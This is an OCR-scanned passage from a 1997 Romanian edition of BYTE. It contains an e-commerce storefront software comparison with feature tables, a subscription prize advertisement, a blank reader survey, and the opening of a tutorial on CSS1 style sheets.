Cu un pachet de documentaţie şi un tutorial solid, iCat ar fi fost mai uşor de folosit dacă ar fi permis o administrare de la distanţă prin interfaţa navigator - Web standard - o îmbunătăţire planificată pentru luna februarie. Compania susţine că în lansarea din februarie va fi rezolvată de asemenea şi lipsa unui suport ODBC. Pentru serviciile de baze de date, iCat include versiunea mecanismului de baze de date 4D de la Acius pentru un singur utilizator, legând toată munca de administrare şi dezvoltare la serverul însuşi. Administrarea de la distanţă a vitrinei înseamnă cumpărarea pachetului 4D Server de la Acius.

Intershop Online 1.1.4

La fel ca în lumea reală, administrarea unor lucruri cum ar fi inventarul, vânzările, conturile şi aprovizionarea unui magazin Web poate fi anevoioasă. Însă cu cât aveţi unelte de baze de date mai bune, cu atât mai uşoară vă va fi sarcina. Intershop Online vine cu suport ODBC precum şi cu serverul de baze de date SQL 11 Sybase, care explică nu doar preţul ridicat dar şi punctajul mare pentru uşurinţa în folosire şi versatilitate. Cu un set puternic de funcţii back-office şi şabloane încorporate pentru administrare de catalog/vitrină, produse, comenzi, inventar, furnizori şi funcţii client, Intershop Online simplifică administrarea de zi cu zi a magazinului Web.

VITRINE VIRTUALE

CEA MAI BUNĂ

Intershop Online 1.1.4

Puternicele facilităţi de baze de date şi şabloanele de administrare fac din acesta un program versatil, uşor de utilizat.

INTERSHOP ONLINE STORE
exclusive products, best price™

	PREŢ	TEHNOLOGIE	IMPLEMENTARE	UŞURINŢĂ IN UTILIZARE	APRECIERE GENERALĂ
Intershop Online 1.1.4	**4995$**	★★★★	★★★★	★★★	★★★★
iCat Electronic Commerce Suite 2.1.2	1495$	★★★★	★★★	★★★	★★★
Merchant Builder 2.0	1495$	★★★★	★★★	★★★	★★★

★★★★★ Excepţional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

Şablonul fundamental de tip magazin este substanţial şi vine cu funcţii suplimentare, cum ar fi un mecanism de discount care permite administratorului magazinului să reducă automat preţul. Produsele actuale suportă aplicarea unui discount planificat în timp. Următoarea versiune va fi caracterizată de o promovare dinamică, bazată pe informaţii din partea clientului. NetConsult planifică s-o lanseze în această primăvară. Aceasta este o caracteristică puternică pe care şi alte companii plănuiesc să şi-o adauge programului.

Intershop Online este de asemenea singurul produs care poate crea vitrine în patru limbi: engleză, franceză, germană şi norvegiană. Nu trebuie decât să rescrieţi copia în fiecare limbă, schema bazei de date rămânând neschimbată. Modelul de administrare vă permite alegerea limbii dintr-un meniu ce se desfăşoară iar copia pentru limbaj este stocată într-o parte a bazei de date. Proiectantul nu pierde vremea cu localizarea depozitului HTML şi a fişierelor de date pentru fiecare limbaj iar utilizatorul face un simplu clic de mouse pentru a comuta între limbaje.

Administrarea sigură de la distanţă printr-un browser Web, o analiză concretă a vânzărilor şi funcţii de raport rotunjesc pachetul. Deşi Intershop Online a realizat o bună impresie, el nu este perfect. Instalarea sub NT a întâmpinat greutăţi pentru versiunea 3.5x faţă de versiunea 4.0. De asemenea, cu un preţ de 4995$ pentru NT şi 7995$ pentru diferite versiuni de Unix, Intershop Online poate fi un program prea costisitor pentru micii operatori, însă el include şi un server de baze de date SQL Sybase.

Merchant Builder 2.0

Faţă de alte programe, Merchant Builder oferă mai puţin în zona opţiunilor de vitrine predefinite, însă serverul său Web, Commerce Builder suportă grupuri de discuţii precum şi servicii Internet standard. Este inclus de asemenea limbajul de comandă SMX de la Internet Factory şi exemple de coduri pentru suplimentarea vitrinelor cu applet-uri Java sau controale ActiveX.

Merchant Builder duce lipsă de un server de baze de date complet. În locul acestuia el foloseşte o bază de date Microsoft Access pe care o puteţi încărca cu propriile date. Pot fi proiectate magazine care ulterior pot fi compilate pentru a minimiza cantitatea de trafic de la şi înspre baza de date. Alternativ puteţi ataşa vitrina la orice bază de date care acceptă ODBC pentru o mai bună performanţă.

Unealta de dezvoltare Site Magic de la Internet Factory furnizează blocurile componente de bază şi vine cu Merchant Builder. Limbajul său SMX include acces la baza de date împreună cu funcţii bazate pe Internet

CARACTERISTICI

	iCat Electronic Commerce Suite	Intershop Online	Merchant Builder
UC, NECESARUL DE MEMORIE AL SO			
UC minimal pentru Windows NT	486	Pentium 100	486 or Alpha
Windows NT	✔	✔	✔
Windows 95	(A)		(A)
Solaris	✔	✔	
HP-UX	✔	✔	
AIX	✔	✔	
Mac OS 7.x	✔		
RAM pentru NT (MB)	16	64	32
Spaţiu pe disc pentru NT(MB)	(B)	200	15
SUPORT PENTRU PLATĂ			
Fără utilizarea cecurilor	✔		
Suport FirstVirtual	✔		
CyberCash	✔	✔	✔
SECURITATE			
SSL 2.0	✔	✔	✔
SSL 3.0		✔	
Suport SET	✔	✔	✔
BAZA DE DATE			
Soft pentru server de baze de date inclus	✔	✔	
Suport ODBC		✔	✔
Import fişiere baze de date	✔	✔	✔
Export fişiere baze de date	✔	✔	✔
Suport SQL		✔	✔
Administrare prin navigator Web		✔	✔
Număr de utilizatori concurenţi DB	1	Unlimited	N/A
PUBLICARE PE WEB			
Soft pentru server Web inclus	✔	✔	✔
Suportă servere Web de la terţi	✔	✔	✔
Suport pentru cadre HTML, tabele şi extensii pentru şabloane de limbaj	✔	✔	✔
Conţin text, grafice, audio, video şi suport pentru fişiere PDF	4	4	(C)
Vizualizare a ierarhiei magazin / catalog	✔	✔	
Număr de şabloane vitrină / catalog	(D)	3	1
Şabloane produs	✔	✔	✔
Şabloane e-mail	✔	✔	✔
AJUTOR LA CUMPĂRĂTURI			
Coş virtual de cumpărături	✔	✔	✔
Verificarea comenzilor e-mail	✔	✔	✔
Ajutor la calcularea preţului final	✔	✔	✔
ADMINISTRAREA AFACERII			
Poştă / vitrină / catalog	✔	✔	✔
Factură		✔	✔
Comenzi	✔	✔	✔
Urmărirea livrărilor	✔	✔	✔
Cumpărare/furnizare		✔	✔
Inventar		✔	✔
Clienţi	✔	✔	✔
SALES MANAGEMENT			
Reclame create de utilizatori	✔	✔	✔
Discount automat		✔	
Discount în timp / bazat pe reclamă		✔	
Raportarea vânzărilor (rapoarte de baze de date statistice)	(E)	✔	✔
Grafice de vânzări	(E)	✔	
ALTE CARACTERISTICI			
Distribuire magazin Web via CD-ROM	✔		
Limbaj de scriptare/ programare	✔	Perlscript	✔
Suport pentru Java, ActiveX, Perl, Visual Basic şi CGI	✔	✔	✔
Grupuri de discuţii			✔
Suport pentru mai multe limbi		✔	

(A) Va rula sub Win 95 dar este recomandat mai degrabă pentru dezvoltare de sit decât ca server Web.

(B) Versiunea pentru un singur utilizator necesită 15 MB spaţiu pe disc pentru instalare iniţială. Versiunea multiutilizator necesită Acius4D Server şi spaţiu pe disc suplimentar.

(C) Uneltele de administrare a sitului permit adăugarea de text şi grafică. Adăugarea altor facilităţi necesită programare.

(D) Produsul este lansat cu 300 de şabloane care sunt împărţite pe categorii: catalog, produse,e-mail, servicii de plată etc.

(E) Utilizatorul poate crea rapoarte folosind un program de scriere a rapoartelor de baze de date.

N/A = neaplicabil

Servere comerciale performante

Microsoft, Netscape și Open Market oferă produse destinate comerțului, integratorilor de sisteme, furnizorilor de servicii comerciale și marilor companii de vânzări cu amănuntul. Față de programele vitrină evaluate în prezentul raport, aceste produse necesită cunoștințele creatorilor profesioniști de situri Web. Ele furnizează uneltele pentru firmele de dezvoltare Web și clienții acestora, pentru construirea unei tehnologii comerciale pe Web. Aceste unelte nu sunt ușor de folosit - și necesită echipe de programatori și proiectanți pentru a le folosi la întreaga capacitate - însă rezultatele reflectă cheltuielile suplimentare în robustețe și scalabilitate.

Merchant Server de la Microsoft

Merchant Server domină segmentul de piață situat între produsele vitrină evaluate în acest raport și soluțiile perfecționate de la Netscape și Open Market. La un preț de 14,995$ pentru program și 3495$ pentru fiecare vitrină pe care o creați cu ajutorul programului, acest pachet este prea scump pentru a avea succes pe piață iar documentația este în mod clar dedicată Webmaster-ilor. Nu există casete de dialog pas-cu-pas care să vă ghideze pașii prin procesul de creare a unui magazin - pentru aceasta va trebui să utilizați FrontPage. Toată documentația produsului care acoperă topice cum ar fi instalarea, construirea unui magazin, administrarea, arhitectura sistem, procesarea comenzilor, securitate și montarea ciclului de dezvoltare vine distribuită pe un CD, în Microsoft Word și format HTML.

Merchant Server se bazează pe produse Microsoft, rulând doar pe Windows NT cu IIS (Internet Information Server). Demarorul magazinului folosește Microsoft SQL Server ca și server de baze de date, dar el se poate conecta la orice bază de date ODBC.

Merchant System de la Netscape

Pe lângă serverele sale cunoscute, Netscape oferă de asemenea Merchant System pentru servicii complete de administrare a vânzării cu amănuntul. Prețul pornește din jurul a 60,000$ și poate crește rapid în funcție de ce ajutor e necesar pentru implementarea tuturor caracteristicilor dorite. Pentru bani, vânzătorii Web pot afișa în catalog mii de produse, manevra sute de tranzacții simultane și realiza integrări cu sisteme de baze de date legale pentru inventar și comenzi. Este folosit un server de montare pentru a dezvolta o vitrină Web în timp ce ofertele de produse migrează către Merchant Server iar Transaction Server manevrează comenzile.

Merchant Server integrează capacități comerciale puternice, incluzând căutare de produse, suport pentru discount promoțional, prețuri flexibile, afișare dinamică și posibilități de integrare multimedia - tot ce vă doriți pentru a rula un sit comercial.

First Data procesează plățile iar sistemul se integrează în mecanismul de calcul al taxelor pe vânzări Taxware, la fel ca și celelalte produse de vârf Netscape, Netscape Publishing System care permite publiciștilor crearea unor publicații bazate pe abonamente. Merchant System este disponibil pentru Sun Solaris și Silicon Graphics Irix, cu alte versiuni pentru Unix așteptate în această primăvară.

OM-Transact de la Open Market

Open Market este o firmă care se ocupă de furnizare de programe comerciale de nivel industrial, cu o concentrare pe infrastructura back-office pentru vânzările Web de mare capacitate. Companiile client pot cumpăra licența pentru OM-Transact pentru 250.000$. Corelată cu costul construirii unui sit Web și a bazei de date a catalogului, această licență devine de neatins pentru micii vânzători Web.

OM-Transact asigură o infrastructură back-office completă pentru un comerț Internet sigur oferind o plată sigură, administrarea comenzilor, procesarea tranzacțiilor și servicii client pentru tranzacții de volume mari. Ca și ofertă de comerț Internet pe backbone, ea lucrează împreună cu unelte de dezvoltare de sit-uri Web, respectiv de cataloage cum ar fi cele oferite de Cadis, Saqqara și Bluestone, toate fiind parteneri de soft ai Open Market așa cum este și catalogul iCat. OM-Transact rulează pe majoritatea platformelor Unix - cele de la Sun, Silicon Graphics, Stratus și Hewlett-Packard.

și simplifică construirea de aplicații tip magazin. Merchant Builder este valabil doar pentru NT, deși îl puteți administra de la distanță folosind un browser Web standard.

Serviciul de chat al Merchant Builder poate suporta un forum deschis, informativ precum și o conversație de unu-la-unu ce folosește SSL. Accesul la grupuri poate fi de asemenea controlat prin legitimații pe care le administrați folosind serverul.

Alegerea învingătorului

Construirea pe Web poate fi la fel de costisitoare ca și construirea în lumea reală. Nu e deloc neobișnuit pentru o companie să cheltuie sute de mii pentru o vitrină Web odată ce costul pentru echipamente, programe, cheltuielile de rețea, consultanță și creare de conținut este corespunzător. Alegerea programului potrivit pentru magazinul d-voastră Web presupune hotărârea asupra unor caracteristici și funcții de care aveți nevoie și care nu sunt superflue; focalizarea doar pe costul programului ar putea fi dăunătoare productivității. ■

David Seachrist a testat la NTSL timp de 10 ani toate categoriile majore de software economic. Îl puteți contacta prin e-mail la **dseachrist@prodigy.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

INFORMAȚII DESPRE PRODUSE

iCat Electronic Commerce Suite 2.1.2
$1495
iCat Corp.
Seattle, WA
(206) 623-0977
fax: (800) 558-4228
http://www.icat.com

Intershop Online 1.1.4
$4995
NetConsult Communications, Inc.
Burlingame, CA
(800) 736-5197
(415) 373-1530
fax: (415) 373-1536
http://www.netconsult.com

Merchant Builder 2.0
$1495
The Internet Factory, Inc.
Pleasanton, CA
(510) 426-7763
fax: (510) 426-9538
http://www.ifact.com

Merchant Server
$14,995
Microsoft Corp.
Redmond, WA
(206) 882-8080
http://www.microsoft.com/merchant

Netscape Merchant System
approximately $60,000
base price
Netscape Communications Corp.
Mountain View, CA
(415) 937-3777
http://home.netscape.com/

OM-Transact
$250,000 base price
Open Market, Inc.
Cambridge, MA
(617) 949-7000
http://www.openmarket.com/

Evaluările din acest raport reprezintă aprecierile redactorilor BYTE, bazate în parte pe testele efectuate de NSTL, Inc., cum au fost ele prezentate într-un număr recent al lunarului Software Digest. *Pentru a obține o copie a acestui raport, cu evaluările și datele NTSL, contactați NSTL la 625 Ridge Pike, Conshohocken, PA 19428; (610) 941-9600; fax (610) 941-9950; pe Internet, editors@nstl.com. Pentru abonament, (800) 257-9402. BYTE magazine și NSTL sunt ambele unități operaționale ale The McGraw-Hill Companies, Inc.*

Ești pregătit pentru mâine?

Premiul III

GoldStar
8x
CD-ROM DRIVE
Windows 95
OS/2 WARP
Compatible

o unitate CD-ROM
GoldStar 8x
oferită de:
BBComputer
tel: 057-280555; 057-280666;
01-6867566

o imprimantă cu
jet de cerneală
CanonBJC-240
oferită de:
Tornado Sistems
tel: 041-618580; 041-619863
01-4204070, 01-4204045


Premiul II

Premiul I

CALCULATOR FLAMINGO

PC
AT
6x86
P166+
BYTE THE FUTURE
FLAMINGO
COMPUTERS
E-mail: flamingo@kappa.ro
WWW: flamingo.kappa.ro
TATUNG


Tel: 01-2225041, 01-2224934, 01-4105606, 01-4103623, 01-2224643


THE POWER OF XG ON AN ISA SOUNDCARD
XG
YAMAHA
SW60XG
WAVETABLE UPGRADE CARD

în următoarea configurație:
CPU CYRIX 6x86-P166+, Mainboard: Intel Triton, 430 VX Chipset, (256 KB Sync cache on board, Enhanced PCI IDE), 8 MB RAM, SVGA Card 2MB DRAM S3 UV+, HDD 1.3 GB QUANTUM BigFoot, FDD 3.5", 1.44 MB, Minitower Case, Monitor 14" SVGA COLOR, LR NI TATUNG, Keyboard WIN95 USA, Layout ACER, Mouse 3 but.w/, mouse pad GENIUS, Software:MS-DOS 6.22 & RAV 4.04, (Opțional WINDOWS 95)

Premiul IV
o cartelă de sunet
Yamaha SW60XG
oferită de:
MGT TRADE
tel: 01-3120311; 01-6150701;

Premiul V
o carte Running a
Perfect BBS oferită
de: **Computer Press Agora**
tel: 065-166257, 065-166516;
01-2300286, 01-2300289


RUNNING
A PERFECT
BBS
que


Abonează-te și vei fi!

Dintre toți abonații înregistrați până la data de 20 mai '97, se vor trage la sorți câștigătorii celor 5 premii prezentate mai sus.

		Preț vânzare	Preț abonament	Abonament elevi/studenți*
BYTE România	**12 luni**	**96.000 lei**	**72.000 lei**	**48.000 lei**
	6 luni	**48.000 lei**	**36.000 lei**	**24.000 lei**
PC Report	**12 luni**	**48.000 lei**	**36.000 lei**	**24.000 lei**
	6 luni	**24.000 lei**	**18.000 lei**	**12.000 lei**
CAD Report	**6 apariții**	**36.000 lei**	**27.000 lei**	**18.000 lei**
	3 apariții	**18.000 lei**	**13.500 lei**	**9.000 lei**

*Elevii și studenții vor trebui să atașeze comenzii o copie după carnetul de elev sau de student


Pentru abonamente vă rugăm să completați și să ne returnați talonul de abonament din revistele noastre





Marele premiu imprimanta
EPSON LX300 este oferit de:
NET CONSULTING
tel:01-638.33.45; 01-312.41.99


Completați și vom câștiga împreună!


Vă rugăm să acordați o cuantă din timpul Dvs. pentru a citi, completa și expedia chestionarul următor prin poștă la adresa: **Computer Press Agora** srl, C.P. 94, O.P. 49, București, sau prin fax la numărul: 01-2300286. Chiar dacă nu vă veți număra printre fericiții câștigători ai imprimantei **Epson LX300** și ai cărților: **PCs for Busy People, Word for Busy People, Excel for Busy People, Access for Busy People** și **Web Publishing for Busy People,** care se vor atribui în urma tragerii la sorți, dintre toate chestionarele expediate la redacție pînă la data de 20 mai 1997 (data poștei), veți avea ceva de câștigat: o revistă mai bună, mai aproape de necesitățile Dvs. de informare, mai aproape de revista pe care v-o doriți. Iar noi vom câștiga un cititor mulțumit.











*PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII*

1. Ce notă, pe o scală de la 1 (nota cea mai mică) la 10 (nota cea mai mare), i-ați acorda revistei BYTE?

Foarte slabă ⟵⟶ Foarte bună

1☐ 2☐ 3☐ 4☐ 5☐ 6☐ 7☐ 8☐ 9☐ 10☐

2. Cum procurați revista BYTE?

Sunt abonat ☐ O cumpăr ☐ O împrumut ☐

3. Citiți următoarele secțiuni după cum urmează:

	Aproape totdeauna	Deseori	Uneori	Rareori	Aproape niciodată
Bits	☐	☐	☐	☐	☐
Eveniment	☐	☐	☐	☐	☐
Interviu	☐	☐	☐	☐	☐
Fundamente	☐	☐	☐	☐	☐
Cover story	☐	☐	☐	☐	☐
Lab report	☐	☐	☐	☐	☐
State of the art	☐	☐	☐	☐	☐
Dosar	☐	☐	☐	☐	☐
Prezentări	☐	☐	☐	☐	☐
Opinii	☐	☐	☐	☐	☐

4. Cîte persoane citesc în medie exemplarul Dvs.:

1 ☐ 2,3 ☐ 4,6 ☐ 7,10 ☐

5. Dacă ar fi să alegeți doar 3 articole, apărute în Byte în decursul anului trecut, care v-au plăcut sau v-au satisfăcut nevoia de informare, care ar fi acelea:

....
....
....

6. Ce nu vă place în revista Byte și ce schimbări propuneți?

....
....

7. Ce alte reviste de specialitate mai citiți? Le puteți aprecia, acordîndu-le note de la 1 la 10? Evaluare

CAD report ☐ ....
Chip ☐ ....
Computer Games ☐ ....
Computerworld ☐ ....
Game Over ☐ ....
Hello CAD Fans ☐ ....
PC Market ☐ ....
PC Report ☐ ....
PC World ☐ ....
Planeta Internet ☐ ....
Telecom Romania ☐ ....

8. Care considerați că este cel mai potrivit mediu de reclamă pentru o firmă de calculatoare?

Reviste de specialitate ☐ Cotidiene ☐ TV ☐
Radio ☐ Târguri ☐ Seminarii ☐ Internet ☐
Altele ....

9. V-a reținut atenția în mod deosebit vreo reclamă apărută în Byte în 1996?

Da ☐ a firmei .... din numărul ....
deoarece .... Nu ☐

10. Utilizați un calculator: acasă ☐ la birou ☐

11. Aveți acces la Internet?

Da ☐ prin intermediul furnizorului ....
Nu ☐

12. Ce profil are instituția în care vă desfășurați activitatea?

Calculatoare / Comunicații ☐ Comerț ☐
Agricultură ☐ Industrie ☐ Justiție ☐
Medicină ☐ Publicitate / Design ☐
Servicii publice ☐ Știință / Învățământ ☐
Altul, care? ....

13. Ce funcție dețineți în cadrul instituției?

de conducere ☐ administrativă ☐ productivă ☐ ....
alta, care ....

14. Care considerați că este nivelul cunoștințelor Dvs. în domeniul calculatoarelor?

foarte bun ☐ bun ☐ mediu ☐ slab ☐

15. Ce servicii ale editurii noastre credeți că ar trebui îmbunătățite? De ce? Cum?

Conținut editorial ☐ ....
Calitate tipar ☐ ....
Distribuție ☐ ....
Carte/CD prin poștă ☐ ....

16. Ce servicii suplimentare ați dori? ....
....

17. Vă situați în categoria de vârstă:

sub 25 ani ☐ 25-35 ani ☐ peste 35 ani ☐

18. Sexul: feminin ☐ masculin ☐

19. Ocupația: ....


20. Venitul meu net lunar se înscrie în categoria:

sub 200.000 lei ☐
între 200.000 și 399.999 lei ☐
între 400.000 și 599.999 lei ☐
între 600.000 și 799.999 lei ☐
între 800.000 și 999.999 lei ☐
peste 1.000.000 lei ☐

Pentru întrebările la care spațiul disponibil a fost insuficient pentru răspunsul dumneavoastră, vă rugăm să atașați o foaie suplimentară

Numele și prenumele _
Adresa _
Cod _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ Localitate _ _ _ _ _ _ Județ _ _ _ _ _ _ _ _ _ _ Telefon _ _ _ _ _ _ _
Adresă e-mail _ Data _ _ _ _ _ _ _ Semnătura _ _ _ _ _ _ _ _ _ _


Radu Greab



Cum să ne formatăm mai nou documentele HTML

O scurtă incursiune în CSSI

Poate vă mai amintiţi sărăcia de elemente de formatare din prima versiune a limbajului HTML, când autorii aveau un mic control asupra aspectului documentelor HTML, majoritatea documentelor rezumându-se la nişte prezentări seci de informaţii. Frustraţi de această sărăcie, ne-am îndreptat spre extensiile HTML lansate de Netscape în produsul ce a devenit cel mai popular browser la un moment dat, Netscape Navigator. Cu câtă bucurie am inserat noile taguri de la Netscape, de exemplu <BODY BACKGROUND = "background.gif">, în documentele noastre. Noile taguri ne-au permis să creăm documente care să impresioneze cititorii, nu numai prin informaţiile expuse (dacă impresionau) ci şi prin aspectul imaginii imprimate pe retina cititorului. Extensiile Netscape au devenit curând un standard de facto în lumea Web-ului, ceea ce a făcut ca majoritatea acestor extensii să fie incluse în ultima versiune a limbajului HTML, HTML 3.2, propusă de consorţiul W3C.



Web Style Sheets - Microsoft Internet Explorer

Exemplu de document HTML care foloseşte pentru formatare Cascading Style Sheets 1.

Cu toate că extensiile introduse de Netscape, şi mai apoi şi de Microsoft, au reprezentat un progres în publicarea informaţiilor pe Web, aceste extensii au creat şi câteva neajunsuri. Cel mai mare dezavantaj este amestecul de informaţii de afişare a conţinutului şi informaţiile propriu-zise dintr-un document HTML. Dacă ne uităm la sursa majorităţii paginilor HTML care ne iau ochii, cu greu putem identifica dintr-o privire care sunt informaţiile adevărate pe care le conţine pagina. Probabil că în cele mai picante pagini, raportul dintre octeţii care reprezintă conţinutul util şi octeţii care conţin atributele tagurilor de formatare este semnificativ în favoarea informaţiilor de formatare.

Pare logic ca într-un document HTML informaţiile de formatare să fie separate de informaţia utilă şi să beneficiaţi de aceleaşi (sau chiar extinse) posibilităţi de formatare. Cum vă sună următoarea idee? Pe situl dvs. aveţi un singur fişier de formatare pe care-l includ toate paginile HTML, oferind astfel o imagine unitară asupra sitului. Dacă vă decideţi ca elementele header de tip H1 să nu mai fie de culoare verde, ci de culoare roşie, modificaţi un singur fişier şi schimbarea se reflectă în toate paginile. Altfel, e cam incomod să verificaţi zeci sau sute de fişiere şi să faceţi modificările (chiar dacă aveţi un script care ar face astfel de modificări, rularea lui pe sute de fişiere ar consuma mai multe resurse decât editarea manuală a unei singure linii dintr-un singur fişier).

Consorţiul W3C dezvoltă şi recomandă mai multe specificaţii care descriu modalitatea în care informaţiile sunt afişate, tipărite sau, de ce nu, reprezentate sonor. În aceste specificaţii sunt prezentate aşa numitele „Style Sheets“, prin care autorii pot crea look-and-feel-ul dorit, păstrând independenţa de platformă a documentelor HTML. Ceea ce este foarte important, utilizarea style sheet-urilor oferă creatorilor HTML aproape aceleaşi posibilităţi de formatare ca şi autorilor din lumea consacrată a DTP-ului, fără a fi necesară introducerea de noi taguri HTML.

Cascading Style Sheets formează o parte a acestor specificaţii şi descriu modalitatea prin care se pot ataşa documentelor HTML informaţii de afişare referitoare la fonturi, culori, poziţionări în cadrul paginilor ş.a.m.d. Dezvoltarea a început în 1994 la CERN, iar în decembrie anul trecut, a fost lansată specificaţia Cascading Style Sheets 1 ca o recomandare a consorţiului W3C, recomandare ce va conduce la răspândirea largă a specificaţiei.

CSS 1 prezintă un mecanism simplu prin care autorii sau cititorii controlează stilul (fontul, culoarea, spaţierea) documentelor HTML. Atributul de „cascading“ înseamnă că, atât autorul, cât şi cititorul îşi pot alege anumite stiluri preferate care se suprapun ca într-o cascadă.

Există deja navigatoare şi editoare HTML care suportă parţial specificaţia CSS, iar în acest an se aşteaptă ca specificaţia să fie adoptată rapid. Printre navigatoare se numără Internet Explorer 3.0, Netscape Navigator 4.0, Emacs-w3, Arena şi Amaya. În categoria editoarelor care suportă CSS intră Amaya, HotDog, HomeSite 2.5, HotMetal, HoTaMale, QuickSite 2.0, JoyHTML, Webmaker şi Personal Views.

Crearea de stiluri CSS 1 se realizează prin definirea unor reguli şi presupune cunoaşterea elementelor de bază din limbajul HTML şi din terminologia DTP. Aşa cum paginile HTML sunt simple fişiere text, şi regulile CSS 1 sunt reprezentate prin fişiere text.

Regulile de definire a stilurilor au următoarea formă:

```
<selector> { proprietate: valoare }
```

Selectorul face legătura între documentul HTML şi stil şi poate fi orice element HTML. Regula specifică faptul că proprietăţii desemnate a selectorului i se atribuie o anumită valoare. Exemplu:

```
H1 { color: blue }
```

adică, elementelor header de tip H1 li se modifică culoarea în albastru.

Există mai multe moduri de conectare a documentelor HTML cu stilurile CSS 1, fiecare mod prezentând avantaje şi dezavantaje.

Primul mod constă în inserarea în antetul documentului a unei referinţe spre un fişier care conţine regulile:

```
<LINK      REL=STYLESHEET      TYPE="text/css"
HREF="http://style.com/cool">
```

O altă modalitate o reprezintă definirea regulilor în antetul documentului:

```
<STYLE TYPE="text/css">
      H1 { color: blue }
      P { letter-spacing: 0.5em }
</STYLE>
```

Al treilea mod constă în importarea unui fişier cu reguli şi combinarea cu alte reguli specificate după declaraţia de import:

```
<STYLE TYPE="text/css">
      @import url(http://style.com/basic);
      H1 { color: blue }
</STYLE>
```

Ultima modalitate constă în definirea de reguli specifice unui anumit element din cadrul documentului:

```
<P STYLE="color: green">Un paragraf afişat cu verde.
```

De la prima modalitate până la ultima, scade generalitatea utilizării aceloraşi stiluri şi creşte specificul anumitor elemente HTML, de aceea este de preferat utilizarea de stiluri generale pentru toate documentele şi folosirea cu reţinere a stilurilor specifice anumitor elemente din cadrul paginilor HTML.

Regulile se pot grupa după mai mulţi selectori:

```
H1, H2, H3 { font-family: helvetica }
```

sau după mai multe proprietăţi:

```
H1 { font: bold 12pt/14pt helvetica }.
```

CSS 1 specifică proprietatea de moştenire: un element utilizează stilurile elementului în care este conţinut, dacă aceste stiluri nu sunt modificate de reguli specifice. Elementul cel mai de sus în ierarhie este tagul BODY.

Pentru a mări gradul de control asupra elementelor, în specificaţia HTML au fost introduse două noi atribute: CLASS şi ID. Cu atributul CLASS puteţi împărţi un anumit element în mai multe clase în funcţie de stiluri, de exemplu:

```
H1.red { color: red }
H1.blue { color: blue }
```

iar în cadrul documentului utilizaţi ceva de genul:

```
<H1 CLASS=blue>Header albastru</H1>
```

Atributul ID vă permite să declaraţi stiluri particulare pentru un anumit element şi trebuie să aibă valori unice în cadrul aceluiaşi document. Utilizarea atributului ID nu este încurajată.

O altă facilitate este posibilitatea folosirii selectorilor contextuali de genul:

```
H1 EM { color: red }
```

regulă care va fi aplicată elementelor de tip EM aflate în cadrul unui element de tip H1.

Creatorilor de documente HTML le mai este pusă la dispoziţie posibilitatea utilizării de pseudoclase şi pseudoelemente. Acestea nu există în sursa HTML dar apar în anumite condiţii. Aşa sunt pseudo clasele pentru ancore (A:link, A:visited şi A:active) şi pseudo elementele asociate efectelor tipografice (prima linie sau prima literă dintr-un paragraf).

